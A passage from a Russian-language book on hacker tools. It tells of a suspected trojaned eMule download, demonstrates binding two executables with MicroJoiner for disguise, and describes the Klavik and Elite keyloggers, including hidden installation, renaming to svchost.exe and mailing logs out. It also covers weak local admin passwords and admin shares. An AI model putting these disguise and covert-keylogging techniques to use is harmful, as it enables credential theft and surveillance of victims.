


Рис. 9.13

По четвертому пункту алгоритма: над приманкой пусть хакеры думают сами! Нас с вами это сейчас интересует в меньшей степени. Но и по этому поводу можно привести интересный случай из собственной практики автора.

Много лет назад в Интернете на одном из сайтов автором была скачана и установлена программа eMule (клиент для p2p-сети). Все мы люди и часто совершаем непростительные глупости... Так и здесь: после установки, без всякого изучения и проверки (антивирусная программа на компьютер, правда, все же имелась) программы была включена в список доверенных на локальном, программном файрволе (Outpost Firewall).

Через некоторое время по лампочкам на пассивном сетевом коммутаторе было замечено, что происходит какая-то подозрительная сетевая активность. Причем даже тогда, когда ее точно уж не должно быть. Далее, вместо того чтобы пойти легким путем и разрешить ситуацию, просмотрев данные файр-

вола, был изучен сетевой трафик с применением sniffера. Выяснилось, что компьютер с регулярной периодичностью шлет на неизвестный IP-адрес пакеты одинакового формата, содержащие в себе данные о зараженном компьютере: IP-адрес (сохранился даже скриншот, правда, не очень хорошего качества) — рис. 9.14.

The screenshot shows a Wireshark interface with a packet list on the left, a packet details pane in the middle, and a packet bytes pane at the bottom. The selected packet is a UDP broadcast from 10.104.43.192 to 239.255.255.250. The details pane shows the UDP header and the payload, which is a message in Russian: "Добавлен сервис...".

No	Status	Source Address	Dest Address	Summary	Len	Rel. Time
1253		Realtek752A9A	Broadcast	ARP: C PA=[10.104.43.201] PRO=IP	60	0:27:32.5
1254		Realtek41DDDF	Broadcast	ARP: C PA=[10.104.43.129] PRO=IP	60	0:27:33.6
1255		[10.104.43.214]	[239.255.255.250]	UDP: D=1900 S=1063 LEN=108	142	0:27:37.5
1256		[10.104.43.214]	[239.255.255.250]	UDP: D=1900 S=1063 LEN=108	142	0:27:37.5
1257		001B38CF9AA4	Broadcast	ARP: C PA=[10.104.43.1] PRO=IP	60	0:27:38.4
1258		001B38CF9AA4	Broadcast	ARP: C PA=[10.104.43.1] PRO=IP	60	0:27:39.5
1259		001B38CF9AA4	Broadcast	ARP: C PA=[10.104.43.1] PRO=IP	60	0:27:40.7
1260		Cisco E3B80A	Broadcast	ARP: C PA=[10.20.30.2] PRO=IP	60	0:27:41.7
1261		[10.104.43.214]	[239.255.255.250]	UDP: D=1900 S=1063 LEN=108	142	0:27:43.5
1262		[10.104.43.214]	[239.255.255.250]	UDP: D=1900 S=1063 LEN=108	142	0:27:43.5
1263		001B38CF9AA4	Broadcast	ARP: C PA=[10.104.43.1] PRO=IP	60	0:27:46.6
1264	#	[10.104.43.192]	[239.255.255.250]	Expert: Time-to-live expiring UDP: D=1900 S=1062 LEN=141	175	0:27:47.1
1265	#	[10.104.43.192]	[239.255.255.250]	Expert: Time-to-live expiring	174	0:27:47.1

UDP: Source port = 1062
 UDP: Destination port = 1900
 UDP: Length = 141
 UDP: Checksum = BAC9 (correct)
 UDP: [133 byte(s) of data]

00000000: 01 00 5e 7f ff fa 00 15 f2 ab 86 5b 08 00 45 00 ..^Добавлен сервис[...]
 00000010: 00 a1 05 09 00 00 01 11 8e 21 0a 68 2b c0 ef ff .9.....R1.h+Ana
 00000020: ff fa 04 26 07 6c 00 0d ba c9 4d 2d 53 45 41 52 .с.с.1.КейМ-SEAR
 00000030: 43 48 20 2a 20 48 54 50 2f 31 2e 31 0d 0a 4d CH * HTTP/1.1..M
 00000040: 58 3a 20 32 0d 0a 48 4f 53 54 3a 20 32 33 39 2e X: 2..HOST: 239.
 00000050: 32 35 35 2e 32 35 35 2e 32 35 30 3a 31 39 30 30 255.255.250:1900
 00000060: 0d 0a 4d 41 4e 3a 20 22 73 73 64 70 3a 64 69 73 ..MAN: "ssdp:dis
 00000070: 65 64 76 65 72 0d 0a 53 54 3a 20 75 72 6e 3a cover..ST: urn:
 00000080: 73 63 68 65 6d 61 73 2d 75 70 6e 70 2d 6f 72 67 scheme-upnp-org
 00000090: 3a 73 65 72 76 69 63 65 3a 57 41 4e 50 50 50 43 :service:WANPPPC
 000000a0: 6f 6e 6e 65 63 74 69 6f 6e 3a 31 0d 0a 0d 0a onnection:1....

Рис. 9.14

С помощью whois-сервиса понять что-либо вразумительное о хозяине адреса так и не удалось:

239.255.255.250 находится на ip: 239.255.255.250

Информация о владельце IP-сети (IP Whois)

OrgName: Internet Assigned Numbers Authority

OrgID: IANA

Address: 4676 Admiralty Way, Suite 330

City: Marina del Rey

StateProv: CA

PostalCode: 90292-6695

Country: US

```
NetRange: 224.0.0.0 — 239.255.255.255
CIDR: 224.0.0.0/4
NetName: MCAST-NET
NetHandle: NET-224-0-0-0-1
Parent:
NetType: IANA Special Use
NameServer: FLAG.EP.NET
NameServer: STRUL.STUPI.SE
NameServer: NS.ISI.EDU
NameServer: NIC.NEAR.NET
Comment: This block is reserved for special purposes.
Comment: Please see RFC 3171 for additional information.
Comment:
RegDate: 1991-05-22
Updated: 2002-09-16

OrgAbuseHandle: IANA-IP-ARIN
OrgAbuseName: Internet Corporation for Assigned Names and Number
OrgAbusePhone: +1-310-301-5820
OrgAbuseEmail: abuse@iana.org

OrgTechHandle: IANA-IP-ARIN
OrgTechName: Internet Corporation for Assigned Names and Number
OrgTechPhone: +1-310-301-5820
OrgTechEmail: abuse@iana.org
```

```
# ARIN WHOIS database, last updated 2008-11-03 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Передаваемые фрагменты в точности до байта походили на пакеты протокола SSDP (Simple Service Discovery Protocol).

SSDP — простой протокол обнаружения сервисов. Лежит в основе протокола обнаружения Universal plug-and-play. SSDP поддерживает обнаружение при помощи мультикастовых пакетов уведомления от серверов и маршрутизацию. Эта служба включает обнаружение UPnP-устройств в домашней сети.

"Сейчас мы это отключим", — подумал владелец, решив, что какой-то другой сервис случайно включил SSDP-протокол. Хотя, в этом случае трудно сказать, что подумал, скорее наоборот — поступил бездумно.

Но, к удивлению, оказалось, что служба обнаружения SSDP все же была отключена (рис. 9.15).




Рис. 9.15

Известно, что для отключения этой службы через реестр нужно было сделать следующее:

1. Открыть редактор реестра (**Пуск** | **Выполнить** | `regedit`).
2. Перейти в ветку:
HKEY_LOCAL_MACHINE\Software\Microsoft\DirectPlayNATHelp\DPNHUPnP.
3. Добавить там следующий пункт:
Value name: UPnPMode
Data type: REG_DWORD
Value data: 2

Далее, только когда не помогли манипуляции и с реестром (служба обнаружения SSDP в действительности была отключена везде, а посылки не прекращались), владелец (автор) вспомнил о файрволе! Тогда уже за считанные секунды был установлен источник. Удивлению не было границ: зачем и кому eMule шлет такую информацию? Нужно было анализировать ситуацию дальше. Но вновь была допущена ошибка: программа в панике была заблокирована, деинсталлирована, удалена. Дальнейшее ее изучение так и не состоялось.

Это сегодня, спустя годы, мы с вами знаем, что скорее всего под пакеты маскировалась "приклеенная" к настоящему eMule вредоносная программа, которую не обнаруживали имеющиеся на тот момент антивирусные средства.

Зачем передавать сведения об IP-адресе и операционной среде зараженного компьютера мы уже знаем, на рассмотренных ранее примерах. А как был приклеен вредоносный код — изучим далее...

По *пятому* пункту алгоритма: для "склеивания" программ (с целью маскировки) применяются так называемые Joiner-программы (склейщики). Задача заключается в том, чтобы к исполняемому легальному файлу-приманке прикрепить исполняемый файл, который бы выполнялся на компьютере жертвы, не привлекая к себе внимания. Такие программы-склейщики относятся к вредоносным. Проблема для хакера, реализующего рассматриваемый нами алгоритм внедрения Radmin, заключается в том, чтобы антивирусная программа на компьютере жертвы не знала примененную для склейки программу (если, конечно, она установлена). Иначе, даже если нет самой программы, а существует только результат ее работы (склеенный файл), атака не реализуется. Хакер сам может написать такую программу. Или возьмет готовую в Интернете. Тем более что там периодически размещаются новые "творения", которые еще не включены в сигнатурные базы антивирусных программ.

Для того чтобы понять, как это работает, возьмем достаточно известную программу MicroJoiner. Отключим временно антивирусную программу (склейщик-то не новый). Предварительно создадим собственный исполняемый файл с именем 1.exe. Для простоты при конструировании exe-файла воспользуемся возможностью архиватора WinRAR создавать исполняемые файлы (самораспаковывающие архивы). При этом первоначально обычным Блокнотом создадим текстовый файл с именем text.txt (пусть файл содержит текст: "ВНИМАНИЕ!") и далее заархивируем его, применив опцию **Создать SFX-архив** (рис. 9.16).

Для того чтобы при запуске файла он производил какие-либо заметные действия, в нашем случае сделаем так, что обычный Блокнот будет выводить содержимое файла text.txt (т. е. слово "ВНИМАНИЕ!"). С этой целью в дополнительных опциях sfx-архива укажем команду `%SystemRoot%\system32\notepad.exe text.txt` (рис. 9.17).

Аналогично создадим файл 2.exe. Но при запуске для заметности будет выводиться лозунг — "НЕ ВНИМАНИЕ!".

И, наконец, произведем склейку (рис. 9.18).

Результат склейки — файл Joined.exe (естественно, его можно переименовать, задав имя программы-приманки) — рис. 9.19.




Рис. 9.16




Рис. 9.17



Рис. 9.18




Рис. 9.19

Нам требуется, чтобы склеенный, итоговый исполняемый файл выполнил обе программы. То есть в результате после запуска на экран должны вывестись два сообщения: "ВНИМАНИЕ!" и "НЕ ВНИМАНИЕ!". Проверяем, так ли это, запустив файл Joined.exe (рис. 9.20).




Рис. 9.20

Все сработало! Запустились оба файла из одного exe-шника.

Когда мы поняли, как все это работает, то, возможно, будем осторожнее, получая файл из ненадежных источников...

По *шестому*, *седьмому* и *восьмому* пунктам алгоритма, что-либо пояснять нет необходимости.

Внедрение Radmin на компьютер жертвы — это хорошая лабораторная работа для начинающих хакеров. В Интернете встречаются уже готовые решения. Интересно, что они периодически возникают то здесь, то там. Пропадают и появляются вновь, видимо, правообладатели ведут активную борьбу с такой "раздачей"...

Мы же затронули этот вопрос только для того, чтобы в развитие обсуждаемой темы попутно рассказать в данной главе еще о целом ряде инструментов, применяемых хакером.

На этом, казалось бы, можно было и закончить главу! Но невозможно не упомянуть о кейлогерах, без которых нельзя себе представить набор хакера. Для этого нет более подходящего места, чем настоящая глава, в коей рассказывается, как хакер хозяйничает на чужом компьютере.

В основном, конечно, эти программы нужны для кражи паролей. Но также используют их и для "прослушивания" чужой переписки, переговоров в чатах, слежения за деятельностью сотрудника (насколько это законно — еще вопрос)... Бывает, что программку скрытно подсовывают на компьютер друга, а далее лог-файл, содержащий все нажатия на клавиатуре, производимые на этом компьютере, пересылаются инициатору атаки. Или, уж совсем вызывающе: каталог с лог-файлом просто "расшаривают" в сети для удаленного доступа и прочтения.

Начнем знакомство с кейлогерами на примере одного из самых простых из них. Такой легко включить в любой "наборчик", передаваемый жертве, дополнив или изменив алгоритм, рассмотренный ранее. Называется он Klavik keylogge (сайт www.klavik.com). Программа состоит из двух исполняемых модулей. Один из них при запуске видим — klvk.exe (кстати, его размер всего около 600 Кбайт) — рис. 9.21.

Другой исполняемый модуль (его размер примерно такой же) при запуске не видим — klvkh.exe.

В диспетчере задач видимы и тот, и другой модуль программы. В том числе и тот, который с функцией скрытности при запуске — klvkh.exe (рис. 9.22).

Но мы-то с вами из предыдущего материала уже знаем, как поступает в таком случае хакер: он просто переименовывает исполняемый файл программы в svchost.exe, таким образом маскируя вредоносную программу под множество легальных процессов svchost...



Рис. 9.21

Один из недостатков представленной версии — отсутствие возможности отправлять лог-файлы по почте на заданный адрес. Но! Во-первых, на сайте есть версия и с такой возможностью. Во-вторых, как организовать отправку почты или файла на FTP-сервер, мы уже рассматривали ранее.

А теперь рассмотрим более сложную версию кейлоггера. С большими функциональными возможностями — Elite Keylogger. Программа платная. Но, естественно, хакер найдет более раннюю версию с ключами, тем более что в Интернете такая есть. Пробная версия высылается по почте при запросе на сервере:

<http://www.widestep-keyloggers.com/elite-keylogger-ru>

Выбор типа установки (скрытая или нет) Elite Keylogger предлагается при установке системы (рис. 9.23).




Рис. 9.22




Рис. 9.23

Программа имеет возможности: отправлять лог-файлы на заданный e-mail или FTP-сервер; делать снимки экрана (причем с заданными параметрами и в заданное время); отслеживать буфер обмена (снимает информацию, которая даже не вводилась с клавиатуры); выгружать настроенную конфигурацию, чтобы повторить ее при скрытой установке; перехватывать почту и печатаемых документов; удаленного мониторинга; очистки переполненного до заданного размера лог-файла и возобновления записи; мониторинга только заданных учетных записей и многое другое...

При "не скрытой" установке главный экран одной из версий выглядит так, как показано на рис. 9.24.

У Elite Keylogger много настроек для лог-файлов (рис. 9.25 и 9.26).




Рис. 9.24




Рис. 9.25




Рис. 9.26

ГЛАВА 10



А нужен ли инструментарий?

Мы подробно рассматривали вопросы формирования хакером набора инструментов. И вдруг такой провокационный вопрос: а нужен ли инструментарий?

Действительно, практика показывает, что зачастую раздобыть конфиденциальные сведения злоумышленник может вообще без применения каких-либо специальных средств и приемов.

Начнем с простого примера. У вас нет маршрутизатора ZyXEL (как и у автора этой книги)?! У друзей его тоже нет! Но, если вдруг для написания книги вам понадобится стенд на подобном оборудовании, вы можете подойти к большому многоквартирному дому, и там обязательно найдется то, что нужно: без паролей, в свободном доступе... Не нужны сложные манипуляции для проникновения с применением программ, эксплойтов и т. д. Все даром (в плане трудозатрат, конечно)! Не понятно даже — будет ли вообще это нарушением закона, если сам хозяин предоставил всем это всё в открытое пользование? Разбираться в этом — прерогатива юристов, а мы же попробуем на минутку представить, что злоумышленник хочет совершить преступные действия. Он просто подключится к роутеру такого соседа и осуществит задуманное. Ему даже не нужно искать публичную точку доступа, тем более, всегда есть опасность, что там может быть установлена камера видеонаблюдения. Как вы думаете, данные о чьем IP-адресе запишутся в свидетельствующих о преступлении лог-файлах (протоколы с данными аудита)?! А если беспечный владелец роутера переругался с ботаником-соседом? Что тогда может быть?!

Возникает еще один закономерный вопрос: а вы хотите сидеть в тюрьме? Любой ответит: конечно, нет! Но! Люди! Почему же тогда вы так беспечны?

В указанном выше случае хозяину роутера будет трудно доказывать, что нет его вины в преступлении, в котором фигурирует принадлежащий ему IP-адрес.

Рассмотрим другую ситуацию. Не редко приходилось наблюдать, когда администратор, будучи профессионалом высокого класса, знающий высочайшие тонкости информационных технологий, что-то настроив на компьютере пользователя, уходя, беспечно бросает открытую сессию под своей учетной записью с правами суперпользователя. Какой тут нужен специальный инструмент? Просто достаточно знания систем. Глупо рассчитывать на неосведомленность, слабую квалификацию пользователя и на то, что он не захочет повисить себе привилегии, воспользовавшись просчетом администратора.

Ранее, в быту на домашних компьютерах часто встречалась интересная ситуация с операционной системой Windows XP. Пользователю установлен пароль, казалось бы — все хорошо! Но оказывается, можно легко войти в систему, используя учетную запись локального администратора, т. к. на этой учетной записи никакого пароля вовсе нет. Получается как у Ильфа и Петрова: на вахте сидел сторож и строго спрашивал пропуск, а кто не давал — пускал и так!

В некоторых учреждениях операционную систему, а также стандартный минимально необходимый набор программного обеспечения устанавливают на компьютеры клонированием с одного образа, в котором если и есть пароль локального администратора, то он известен всем. Так тоже бывает, пароль-то технологический. И хорошо еще, если этот пароль не забудут сменить при "подгонке компьютера на месте". Мы уж не говорим о том, что на компьютере с операционной системой, установленной с применением клона, требовалось специальной утилитой сменить SID (Security Identifier).

Зная пароль локального администратора, при определенных условиях на хост легко войти удаленно и прочитать все! Попробуйте выполнить на компьютере с операционной системой Windows команду `net share` (рис. 10.1).

Если диск E:\ и каталог C:\Users были на этом компьютере действительно "расшарены" (share — предоставлен доступ по сети) пользователем, то все остальные ресурсы появились при инсталляции операционной системы по умолчанию. Это системные общие ресурсы.

Зная пароль локального администратора или какого-либо пользователя компьютера с правами администратора, подключиться к этим ресурсам проще простого (рис. 10.2).

В итоге хакер получит полноценный доступ ко всему диску (рис. 10.3).

